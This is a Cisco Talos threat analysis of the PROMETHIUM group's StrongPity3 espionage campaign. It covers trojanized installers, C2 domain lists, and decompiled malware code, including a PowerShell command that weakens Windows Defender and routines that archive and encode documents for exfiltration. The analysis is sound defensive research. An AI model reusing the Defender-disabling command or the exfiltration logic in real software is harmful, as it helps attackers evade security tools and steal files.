Cisco Talos Blog

PROMETHIUM extends global reach with StrongPity3 APT

By Vitor Ventura

MONDAY, JUNE 29, 2020 13:59

THREAT SPOTLIGHT THREATS

By Warren Mercer, Paul Rascagneres and Vitor Ventura.

News summary

- The threat actor behind StrongPity is not deterred despite being exposed multiple times over the past four years.

- They continue to expand their victimology and attack seemingly non related countries.
- This kind of continuous improvement suggests there is a possibility that this is an exported solution for other actors to use.

Executive summary

The PROMETHIUM threat actor — active since 2012 — has been exposed multiple times over the past several years.. However, this has not deterred this actor from continuing and expanding their activities. By matching indicators such as code similarity, command and control (C2) paths, toolkit structure and malicious behavior, Cisco Talos identified around 30 new C2 domains. We assess that PROMETHIUM activity corresponds to five peaks of activity when clustered by the creation date month and year.

What's new?

Talos telemetry shows that PROMETHIUM is expanding its reach and attempts to infect new targets across several countries. The samples related to StrongPity3 targeted victims in Colombia, India, Canada and Vietnam. The group has at least four new trojanized setup files we observed: Firefox (a browser), VPNpro (a VPN client), DriverPack (a pack of drivers) and 5kPlayer (a media player).

How did it work?

Talos could not pinpoint the initial attack vector, however, the use of trojanized installation files to well-known applications is consistent with the previously documented campaigns. This leads us to believe that just like in the past, the initial vector may be either a watering hole attack or in-path request interception like mentioned in a CitizenLab report from 2018.
The trojanized setup will install the malware and the legitimate application, which is a good way to disguise its activities. In some cases, it will reconfigure Windows Defender before dropping the malware to prevent detection.

So what?

This group mainly focuses on espionage, and these latest campaigns continue down the same path. The malware will exfiltrate any Microsoft Office file it encounters on the system. Previous research even linked PROMETHIUM to state-sponsored threats. The fact that the group does not refrain from launching new campaigns even after being exposed shows their resolve to accomplish their mission.

PROMETHIUM has been resilient over the years. Its campaigns have been exposed several times, but that was not enough to make the actors behind it to make them stop.

2019-2020 Campaigns

Potential infection vectors Despite the numbers of samples and the quantity of C2 servers, Cisco Talos did not identify the infection vectors. We have no evidence that the websites of the real applications were compromised to host the malicious installer. The infection vector does not seem to be related to a supply-chain attack, either.

Based on the previous research from CitizenLab and the artifacts from the new campaigns, we estimate that the infection vector could be the same as in 2018. When the targeted users tried to download a legitimate application on the official website, the ISP performs an HTTP redirect. For more information about the methodology used in the past, we recommend reading the paper from CitizenLab.


New victimology

The report from CitizenLab highlights the intervention of service providers during the initial attack vector implying state support. It also refers to the change from FinSpy, a well-known malware developed by a lawful interception company, to StrongPity2. At the time, they concluded that most of the victims were in Turkey and Syria.

Our research indicates that the victims are now in many different regions of the world.

Countries affected by StrongPity

The many different versions of the malware, coupled with the fact that the domains are hardcoded indicates that a tool such as a Builder is used to generate the binaries. We can conclude that the PROMETHIUM threat actor is interested in new countries or the malicious framework developed by this threat actor is exported in more countries than previously thought.



Trojanized Firefox Installer

One interesting detail, which is aligned with CitizenLab's claim that Turkish people were the most targeted, is the Turkish language version of the Firefox Installer.


C2 infrastructure

Talos has identified at least three different campaigns since July 2019. We clustered the campaigns based on the domain creation date.

Pre-July 2019	Post-July 2019	2020
upd3-srv-system-app.com	ms2-cdn4-east-upd.com	state-awe3-apt.com
upd-ncx4-server.com	srv6-service-cdn.com	app-system2-update.com
	upd-cdn6-state.com	ms6-upload-serv3.com
	syse-update-app4.com	service-net2-file.com
	upd32-secure-serv4.com	system2-access-sec43.com
	system2-cdn5-mx8.com	ms-sys-security.com
	Secure-upd21-app2.com	mentiononecommon.com
	ms21-app3-upload.com	safecopydisk.com
	apt5-secure3-state.com	mailtransfersagents.com
	awe232-service-app.com	hostoperationsystems.com
	cdn2-system3-secrv.com	inhousesoftwaredevelopment.com
	file3-netwk-system.com	fileservingpro.com
	updt-servc-app2.com	
	upd8-sys2-apt.com	
	update5-sec3-system.com	
	network-msx-System33.com	
	mx3-rewc-state.com	

Domain clusters

The fact we clustered these into different campaigns does not mean that they have been conducted sequentially. In fact, our analysis of each domain showed that these are overlapping campaigns — some of them going back to 2018.


STRONGPITY DOMAINS
2018
2019
2020
1/18/20–1/18/20
APP-SYSTEM2-UPDATE.COM
12/6/19–6/23/20
APT5-SECURE3-STATE.COM
12/6/19–6/18/20
AWE232-SERVICE-APP.COM
12/6/19–6/19/20
CDN2-SYSTEM3-SECRV.COM
12/6/19–6/20/20
FILE3-NETWK-SYSTEM.COM
4/20/20–5/23/20
HOSTOPERATIONSYSTEMS.COM
5/5/20–6/20/20
INHOUSESOFTWAREDEVELOPMENT.COM
3/15/20–6/21/20
MAILTRANSFERSAGENTS.COM
3/7/20–6/21/20
MENTIONONECOMMON.COM
3/24/18–6/22/20
MS-SYS-SECURITY.COM
8/29/19–6/21/20
MS2-CDN4-EAST-UPD.COM
12/6/19–6/21/20
MS21-APP3-UPLOAD.COM
1/18/20–6/22/20
MS6-UPLOAD-SERV3.COM
3/15/20–6/22/20
SAFECOPYDISK.COM
11/1/19–6/22/20
SECURE-UPD21-APP2.COM
1/18/20–6/22/20
SERVICE-NET2-FILE.COM
8/29/19–6/22/20
SRV6-SERVICE-CDN.COM
1/18/20–6/22/20
STATE-AWE3-APT.COM
10/3/19–6/23/20
SYSE-UPDATE-APP4.COM
1/18/20–6/23/20
SYSTEM2-ACCESS-SEC43.COM
11/1/19–6/23/20
SYSTEM2-CDN5-MX8.COM
8/29/19–6/18/20
UPD-CDN6-STATE.COM
5/16/19–5/13/20
UPD-NCX4-SERVER.COM
3/23/18–6/22/20
UPD2-APP-STATE.COM
10/10/19–6/22/20
UPD32-SECURE-SERV4.COM
12/11/19–6/22/20
UPD8-SYS2-APT.COM

Domain activity timeline

Some of these domains may already be sinkholed, thus posing no threat. However, the fact that the number of hits is still high shows that the infection vectors are still active. It is interesting to note that this threat actor uses HTTPS on the C2. They always use self-signed certificates.

Main differences between StrongPity2 and StrongPity3

StrongPity3 is the evolution of StrongPity2, with a few differences. The latter does not use libcurl anymore and now uses winhttp to perform all requests to C2. The usage of the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key has a persistence mechanism that has been replaced by the creation of a service. This service changes its name from package to package. The service executable's only job is to launch the C2 contact module upon service startup. The remaining malware flow is the same on both versions.

The dropped files are now stored in a folder located in C:\DOCUME~1\ <USER>~1\LOCALS~1\Temp\ always following the same pattern similar to the following: 4CA-B25C11-A27BC. The C2 path pattern has also changed, we have identified the following paths: ini.php, info.php and parse_ini_file.php, which are no longer random nor animal named based.

Malware

Trojanized applications We found four different trojaned binaries in use since July 2019. The 5kplayer, driver pack and Firefox trojanized software use a service to achieve persistence. The VPNpro trojanized application uses an AutoRun registry key, as mentioned in the publication released before July 2019.


```
aCStack545[DVar4] = '\0';
FUN_00401850(local_118,0x104,

             "powershell.exe Set-MpPreference -ExclusionPath \'C:\\Windows\\System32\',
             \'C:\\Windows\\SysWOW64\', \'%s\' -MAPSReporting 0 -DisableBehaviorMonitoring 1
             -SubmitSamplesConsent 2"
            );
(*pFVar3)(0,local_118,0,0,0,0,0,0,local_2e0,&local_2f0);
nCmdShow = 0x104;
pCVar2 = aCStack545;
do {
  pCVar2 = pCVar2 + 1;
  *pCVar2 = '\0';
  nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
nCmdShow = 0x104;
pcVar5 = local_118;
do {
  *pcVar5 = '\0';
  pcVar5 = pcVar5 + 1;
  nCmdShow = nCmdShow + -1;
} while (nCmdShow != 0);
                /* C://ProgramData/ESET */
uStack604 = 0x2f2f3a43;
uStack600 = 0x676f7250;
uStack596 = 0x446d6172;
uStack592 = 0x2f617461;
uStack588 = 0x4553452f;
uStack584 = 0x54;
DVar4 = GetFileAttributesA((LPCSTR)&uStack604);
if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
                /* C://ProgramData//Bitdefender */
  uStack636 = 0x2f2f3a43;
  uStack632 = 0x676f7250;
  uStack628 = 0x446d6172;
  uStack624 = 0x2f617461;
  uStack620 = 0x7469422f;
  uStack616 = 0x65666564;
  uStack612 = 0x7265646e;
  uStack608 = 0;
  DVar4 = GetFileAttributesA((LPCSTR)&uStack636);
  if ((DVar4 == 0xffffffff) || ((DVar4 & 0x10) == 0)) {
    GetTempPathA(0x104,aCStack545 + 1);
    uStack580 = 0x2133431;
```

Anti-virus checks on Firefox trojanized installer

Before writing the toolkit into the hard drive, the fake Firefox installer executes a PowerShell command that will add the directories used by the malware to the Windows Defender exclusions list and prevent sample submission at the same time. After that, it will check if ESET or BitDefender antivirus are installed before dropping the malware. If they are installed, nothing will be dropped.

We'll now break down the 5kplayer trojanized installer. The setup deploys three files which are part of the toolset: rmaserv.exe, winprint32.exe and mssqldbserv.xml.



Execution flow

As the execution flow shows, the setup will only execute rmaserv.exe. The remaining modules are executed by rmaserv.exe when this executable will be executed as a service.

The malicious service: rmaserv.exe

This binary has two main features. If it is executed with the "help" parameter, it will install a service to execute itself as a service. This parameter is used by the trojanized installer. Here is the code to perform this task:

```
  iVar1 = lstrcmpiA(*(LPCSTR *)(param_2 + 4),"help");
  if (iVar1 == 0) {
    hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
    if (hSCManager != (SC_HANDLE)0x0) {
      DVar2 = GetModuleFileNameA((HMODULE)0x0,local_168,0x104);
      if (DVar2 != 0) {
        hSCManager = CreateServiceA(hSCManager,&local_10,(LPCSTR)&local_64,0xf01ff,0x10,2,1,
                                    local_168,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,
                                    (LPCSTR)0x0);
        if (hSCManager == (SC_HANDLE)0x0) {
          DVar2 = GetLastError();
          if (DVar2 != 0xb7) goto LAB_004019bc;
        }
        local_17c = &local_48;
        ChangeServiceConfig2W(hSCManager,1,&local_17c);
      }
    }
  }
  else {
    local_170 = 0;
    local_16c = 0;
    local_178.lpServiceName = u_rmaserv_004197a4;
    local_178.lpServiceProc = vv_ServiceFunction;
    StartServiceCtrlDispatcherW(&local_178);
  }
LAB_004019bc:
  vv_exitFunc();
  return;
}
```

rmaserv.exe entry function

This follows the design pattern described in the Microsoft Windows documentation, which can be found here. This has a notable side effect: if rmaserv.exe is executed isolated on a sandbox (so without the parameter), the service is not created. Consequently, the execution won't do anything and the dynamic analysis will be skewed.

The second main feature is the service. This service has two features. First, it will launch the winprint32.exe executable (C2 contact module) and then it will wait for an event. This event is the mechanism used by the C2 contact module to alert the service executable to perform the cleaning of all components.

C2 contact module: winprint32.exe

Regularly, the service checks if a user is logged, by checking if Explorer is running. Once explorer.exe is running, the service configures the environment and executes the C2 contact module: winprint32.exe.

This module is responsible for launching the document search module, contact the C2 and exfiltrate the collected documents. It will create a mutex with the name "YeucqCcpgapiZISEdRSNiL". Afterward, it will launch two processes:

- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\mssqldbserv.xml
- C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\wintasks.xml

```
00402838 58              POP       EAX
00402839 66 89 45 94     MOV       word ptr [EBP + local_70],AX
0040283d 6a 52           PUSH      'R'
0040283f 58              POP       EAX
00402840 66 89 45 96     MOV       word ptr [EBP + local_6e],AX
00402844 66 89 4d 98     MOV       word ptr [EBP + local_6c],CX
00402848 6a 4e           PUSH      'N'
0040284a 58              POP       EAX
0040284b 66 89 45 9a     MOV       word ptr [EBP + local_6a],AX
0040284f 66 89 55 9c     MOV       word ptr [EBP + local_68],DX
00402853 6a 4c           PUSH      'L'
00402855 58              POP       EAX
00402856 66 89 45 9e     MOV       word ptr [EBP + local_66],AX
0040285a 33 c0           XOR       EAX,EAX
0040285c 66 89 45 a0     MOV       word ptr [EBP + local_64],AX
00402860 8d 85 74        LEA       EAX=>local_90,[EBP + 0xffffff74]
         ff ff ff
00402866 50              PUSH      EAX
00402867 6a 01           PUSH      '\x01'
00402869 6a 00           PUSH      0x0
0040286b ff 15 5c        CALL      dword ptr [->KERNEL32.DLL::CreateMutexW]
```

Mutex creation

Then, it will start an infinite loop. The first step inside the loop is to contact the C2 over HTTPS. On the first contact, it will send an identification of the victim based on the hard disk volume serial number.

```
  vv_LaunchProcesses(&local_60);
  Sleep(0x5dc);
  vv_LaunchProcesses(&local_3c);
  Sleep(5000);
  do {
    local_8 = (undefined *)0x0;
    vv_contactC2();
    Sleep(0x17a2);
    vv_SearchAndExfiltrate();
    Sleep(0x17a2);
  } while( true );
}
```

Contact C2 loop

After a 6,050- milliseconds delay, it will search for "sft" files (the encoded archive containing the documents to be exfiltrated), which will then be exfiltrated to the C2.

Afterward, it will sleep for another 6,050 milliseconds before restarting. This module can be executed independently of the rest of the toolkit. Talos didn't identify any kind of anti-sandboxing mechanisms on it, either.

Document search module: Mssqldbserv.xml

This module has been described before in the article here. The purpose of this tool is to parse the hard drive for files with a specific extension and create an archive with these files. Finally, the archive is encoded before being sent to the C2.

```
undefined4 vv_mainFunc(void)

{
  HWND hWnd;
  int nCmdShow;

  nCmdShow = 0;
  hWnd = GetConsoleWindow();
  ShowWindow(hWnd,nCmdShow);
  GetVolumeInformationA("C:\\",(LPSTR)0x0,0,&DAT_00438cac,(LPDWORD)0x0,(LPDWORD)0x0,(LPSTR)0x0,0);
  vv_DeleteOldSFT();
  Sleep(0xdac);
  FUN_00401cfb();
  return 0;
}
```

mssqldbserv.xml main function

However, there are some interesting details we decided to share. Clearly, this was not originally designed to be executed in the background. The first instructions in the main function hide the console window from the user. Afterward, the module will delete old "sft" files assuming they were already exfiltrated. After a pause of 6,500 milliseconds, it will start its search for the targeted files.

```
// e.g. FileName_sft = guid_app0_2293003730_0609_105725338_0.sft
// guid_app0_[VolumeSerialNumber]_[SystemTime.wMonth,SystemTime.wDay,SystemTime.wHour,SystemTime.wMinute,SystemTime.wSecond,SystemTime.wMilliseconds]_[archive_counter].sft
fp_sft = _wfopen(FileName_sft, L"wb");
  // start file with the letter 'N'
  fwrite(L"N", 1u, 1u, fp_sft);
...
// kr_zp_Buffer = temp. kr.zp file
num_read = fread(kr_zp_Buffer, 1u, 2048u, kr_zp_fp);
for ( i = 0; i < num_read; ++i )
  kr_zp_Buffer[i] ^= kr_zp_Buffer[i] >> 4;
fwrite(kr_zp_Buffer, 1u, num_read, fp_sft);

// if file is larger than 2048*53, split it into muliple chunks
// e.g. uid_app0_2293003730_0609_105725338_0.sft, uid_app0_2293003730_0609_105725338_1.sft, uid_app0_2293003730_0609_105725338_3.sft,...
if ( ++i > 53 )
{
  i = 0;
  fclose(fp_sft);
  SetFileAttributesW(FileName_sft, FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_READONLY|FILE_ATTRIBUTE_SYSTEM);
  wsprintfW(FileName_sft, L"%s_%u.sf", Destination, ++archive_counter);
  wsprintfW(FileName_sft, L"%s", FileName_sft);
  if ( num_read == 2048 )
  {
    fp_sft = _wfopen(FileName_sft, L"ab");
    // start file with the letter 'O'
    fwrite(L"O", 1u, 1u, fp_sft);
  }
}
```

SFT file creation routine

Using the working directory as a base path, which in this sample case is C:\DOCUME~1\<USER>~1\LOCALS~1\Temp\4CA-B25C11-A27BC\, each selected file will be compressed into the file kr.zp. The kr.zp data is then read and encoded using the same unusual encoded scheme.

```
byte = byte XOR (byte >> 4)
```

If the file is larger than 2048*53 bytes (~ 106kb) it is split into chunks and saved into the sft files according to the naming convention below.

```
gui_app0_[VolumeSerialNumber]_[MonthDayHourMinuteSecondMilliseconds]_[Counter].sft
```

Since this module does not have a loop, it will only be executed at the communications module startup, which means that it is only executed once per service start.

Mysterious Wintask.xml

Our initial analysis in a sandbox showed that the C2 contact module attempts to execute this file, searching for it in the same path as the document search module, which we further corroborated with manual analysis. However, we couldn't obtain this file. All files in the toolkit are dropped by the trojanized software and it's clear that the C2 contact module expects this file to exist (the specific name changes form dropper to dropper). None of the trojanized software we analyzed dropped this file, manual analysis showed that there were no checks to decide whether to drop it. One possibility is that these are remains of old code that was abandoned in the meantime.

Conclusion

The PROMETHIUM threat actor is dedicated and resilient, exposing them hasn't refrained them from moving forward with their agenda. After first being documented, they changed their toolkit but not their techniques or procedures. Since then, their toolkit has been the same, with just enough updates to keep their activities as efficient as possible. During this period, the victimology has expanded behind their initial focus in Europe and Middle East to a global operation targeting organizations on most continents.

These characteristics can be interpreted as signs that this threat actor could in fact be part of an enterprise service for hire operation. We believe this has hallmarks a professionally packaged solution due to the similarity of each piece of malware being extremely similar but used across different targets with minor changes.

Additionally, as explained by Citizen Lab, we saw in the past a lawful Interception tool was used instead of StrongPity. This usage could corroborate our theory.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.
